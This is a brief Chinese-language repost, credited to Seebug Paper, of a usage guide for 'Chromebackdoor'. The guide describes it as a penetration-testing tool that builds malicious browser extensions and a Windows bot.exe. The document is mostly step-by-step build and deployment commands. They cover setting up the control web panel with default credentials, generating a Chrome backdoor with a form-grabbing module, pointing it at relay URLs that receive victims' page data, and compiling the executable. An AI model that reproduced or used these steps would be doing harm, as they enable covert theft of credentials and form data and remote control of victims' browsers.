

項目地址:https://github.com/graniet/chromebackdoor
Chromebackdoor 是一款滲透測試工具,該工具使用 MITB 技術生成Windows可執行文件 “.exe”,啟動程序會運行惡意的插件擴展,或運行支持主流瀏覽器的腳本,并發送所有 DOM 數據以執行命令進行控制。
安裝方法
環境要求:
pip install crxmake
wine32
python chromebackdoor.py
安裝web
1) 首先解壓生成的 chromebackdook
unzip folder.zip2) 上傳 web 文件夾至服務器
3) 創建數據庫和用戶,更新配置文件 對應路徑
/web/includes/config.php4) 數據庫導入 .SQL 文件
/SQL/chromebackdoor.sql5) 登錄 Web 面板 (web/index.php)
username = root
password = toor
生成被控端(不通過 .exe)
安裝依賴 & python chromebackdoor.py
python chromebackdoor.py可以給各大主流瀏覽器生成后門。
比如 Google Chrome:
python chromebackdoor.py --chrome這時需要輸入域名 (需要 SSL):
[?] Website hosted (https://localhost/)? https://lynxframework.com/relais (需要SSL):
[?] Website relais url (https://localhost/relais)? https://lynxrelay.com/relais
or use same domain
[?] Website relais url (https://localhost/relais)? https://lynxframework.com/relais
[?] Information correct [Y/n]? Y選擇模塊 (比如 FormGrabber V1.0)
[?] please select numbers ? 2該腳本生成了 .crx .perm 和后門文件夾
構建 .exe
1) 使用 --build 參數
python chromebackdoor.py --build2) 選擇后門 (比如 --chrome)
[?] crx fime (/root/..) ? /root/backdoor.crx3) wine 啟動 installer.exe 生成 bot.exe
Generate successful : {chromebackdoor_folder}/bot.exe4) 用 Windows 啟動 bot.exe

Web 控制端界面:
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/171/
暫無評論